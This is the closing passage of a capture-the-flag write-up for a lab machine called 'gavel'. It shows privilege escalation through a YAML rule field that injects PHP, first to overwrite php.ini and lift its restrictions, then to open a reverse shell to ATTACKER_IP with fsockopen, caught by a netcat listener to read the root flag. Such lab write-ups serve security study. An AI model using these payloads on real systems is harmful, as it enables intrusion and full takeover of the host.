rule_msg: "Test rule"
rule: "file_put_contents('/opt/gavel/.config/php/php.ini', 'engine=On\ndisplay_errors=On\nopen_basedir=/\ndisable_functions=\n'); return true;"
EOF- We then submit it using the privileged client:
auctioneer@gavel:~$ /usr/local/bin/gavel-util submit /tmp/exploit.yaml
Item submitted for review in next auction- Since the backend service processes this rule with elevated privileges, it overwrites php.ini, removing all restrictions.
auctioneer@gavel:~$ cat /opt/gavel/.config/php/php.ini
cat /opt/gavel/.config/php/php.ini
engine=On
display_errors=On
open_basedir=/
disable_functions=- With restrictions eliminated, we can do everything we want. The next payload is for reverse shell, but you can use any other variations (like read the root flag or set SUID):
auctioneer@gavel:~$ cat > /tmp/exploit.yaml << 'EOF'
name: "Root Shell"
description: "Test description"
image: "test.png"
price: 100
rule_msg: "Test rule"
rule: "$sock=fsockopen('ATTACKER_IP', ATTACKER_PORT);system('bash <&3 >&3 2>&3');"
EOF- Start a netcat listener on your machine:
nc -lvnp 5050
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Listening on [::]:5050
Ncat: Listening on 0.0.0.0:5050- Run the available command on the machine again:
auctioneer@gavel:/tmp$ /usr/local/bin/gavel-util submit /tmp/exploit.yaml- The reverse connection should be triggered almost immediately, read the root flag:
Ncat: Connection from 10.129.242.203:56622.
whoami
root
/bin/bash -i
bash: cannot set terminal process group (997): Inappropriate ioctl for device
bash: no job control in this shell
root@gavel:/# cat /root/root.txt
dd5512096<FLAG_REDACTED>f57e4b557
Final Thoughts:
The box presents a tough and rewarding challenge, requiring a significant amount of code analysis as well as careful understanding of a non-trivial SQL injection and remote code execution chain. The privilege escalation step also stands out, as it depends on a solid grasp of PHP behavior and close observation of the processes running on the machine. Special thanks to my teammate mrugi1 for the great assistance throughout the box.